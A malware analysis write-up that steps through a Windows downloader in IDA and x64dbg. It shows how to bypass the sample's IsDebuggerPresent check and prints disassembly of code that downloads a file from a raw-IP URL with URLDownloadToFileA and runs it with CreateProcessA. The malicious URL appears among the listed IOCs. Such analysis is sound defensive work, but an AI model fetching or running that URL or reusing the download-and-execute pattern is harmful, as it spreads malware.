
- We start at a point called “Entrypoint”. This point is different from what I looked at at the beginning of the IDA part.




- Corresponding to this EntryPoint in IDA is this part.

```
0007FF63FD31240 ; =============== S U B R O U T I N E =======================================
0007FF63FD31240
0007FF63FD31240 ; Attributes: thunk
0007FF63FD31240
0007FF63FD31240 ; int __stdcall WinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance, LPSTR lpCmdLine, int nShowCmd)
0007FF63FD31240 WinMain         proc near               ; CODE XREF: __tmainCRTStartup+14F↓p
0007FF63FD31240                 jmp     WinMain_0
0007FF63FD31240 WinMain         endp
0007FF63FD31240
0007FF63FD31240 ; ---------------------------------------------------------------------------
```


- This is the function called WinMain and does a lot of steps to prepare for malware execution. For example, CALL to GetStartupInfo, CALL to GetCurrenProcessId,...
- So I need to jump for the function WinMain_0. Press F8 to step over the instructions and at address 7FF6C20116F3, press F7 to step into.




- Press F7 again to step to “getdown.7FF6C2011000” (same address with the copied address at the beginning of this part to synchronized IDA and x64dbg address)



- And this is the beginning of WinMain_0




- I see that there is a CALL to IsDebuggerPresent which will terminate the process if know that the program is being debugged. Therefore, I need to bypass this anti-debugger function. First, I come to address 7FF6C201102A (right behind the CALL, before the taken branch). On the top right window, right-click on RIP, choose “modify the value”, and change the expressions to the address right after the branch (7FF6C2011032).




- The three next CALL calls to _memset function.
- I put the first breakpoint to the CALL to GetTempPaths at 00007FF63FD310D4.


```
.text:00007FF6C2011058                 mov     r8d, 103h       ; Size
.text:00007FF6C201105E                 mov     [rsp+718h+TempFileName], 0
.text:00007FF6C2011066                 call    memset
.text:00007FF6C201106B                 lea     rcx, [rsp+718h+var_417] ; void *
.text:00007FF6C2011073                 xor     edx, edx        ; Val
.text:00007FF6C2011075                 mov     r8d, 3FFh       ; Size
.text:00007FF6C201107B                 mov     [rsp+718h+Destination], 0
.text:00007FF6C2011083                 call    memset
.text:00007FF6C2011088                 xor     esi, esi
.text:00007FF6C201108A                 lea     rdi, aE         ; "ë"
.text:00007FF6C2011091                 mov     eax, esi
.text:00007FF6C2011093
.text:00007FF6C2011093 loc_7FF6C2011093:                       ; CODE
                                                               ; char aE[1]
                                                               aE              db 'ë'                  ; DATA XREF: WinMain_0+8A↑o
```




- I get some information that was hidden in IDA. An URL “http://1.234.27.146/pcfix.exe?affid=23456732-34459”
- Set the second breakpoint to the CALL to GetTempFileNameA (address 00007FF63FD31107), I see the path that the malware used to store the created files: C:\Users\REM\AppData\Local\Temp\. As I discussed above, the files name will start with “BrB”.



- I set the third breakpoint to the CALL to URLDownloadToFileA (address 00007FF63FD3118E).



- Now, I can see the file name. I check it in C:\Users\REM\AppData\Local\Temp\. There are some other files maybe because I run the malware many times.




- Corresponding part in IDA.


```
lea     rdx, Source     ; "?"
lea     rcx, [rsp+718h+Destination] ; Destination
mov     r8d, 3FFh       ; Count
call    strncat
lea     rcx, [rsp+718h+Destination] ; Destination
mov     r8d, 3FFh       ; Count
mov     rdx, rbx        ; Source
call    strncat
```

```
loc_7FF6C2011174:       ; LPCSTR
lea     r8, [rsp+718h+TempFileName]
lea     rdx, [rsp+718h+Destination] ; LPCSTR
xor     r9d, r9d        ; DWORD
xor     ecx, ecx        ; LPUNKNOWN
mov     [rsp+718h+var_6F8], rsi ; LPBINDSTATUSCALLBACK
call    cs:URLDownloadToFileA
test    eax, eax
jz      short loc_7FF6C201119F
```

- I set the final breakpoint in the CALL to CreateProcessA and run to this breakpoint.



- I continue running the process then it returns to the address after the CALL to WinMain_0, execute and then finish.



ANALYSIS SUMMARY

Key Host and Network Indicators of Compromise (IOCs):

- IP address 1.234.27.146
- URL “http://1.234.27.146/ pcfix.exe?affid=23456732-34459”
- HKCU\Software\Microsoft\Windows\CurrentVersion\InternetSettings\5.0\Cache\Content\CachePrefix
- HKCU\Software\Microsoft\Windows\CurrentVersion\InternetSettings\5.0\Cache\Cookies\CachePrefix
- HKCU\Software\Microsoft\Windows\CurrentVersion\InternetSettings\5.0\Cache\History\CachePrefix
- C:\Users\REM\AppData\Local\Temp\BrB7396.tmp

Key Functionality:

- GetTempFileNameA
- GetStartupInfo
- IsDebuggerPresent
- URLDownloadToFileA
- CreateProcessA
- …

Purpose:

- This malware will be propped into the victim machine. When running, it creates files in the machines, opens connections to the host, downloads data, and saves them into created files.

Persistence:

Environment-specific Impact:

Root Cause:

Attribution: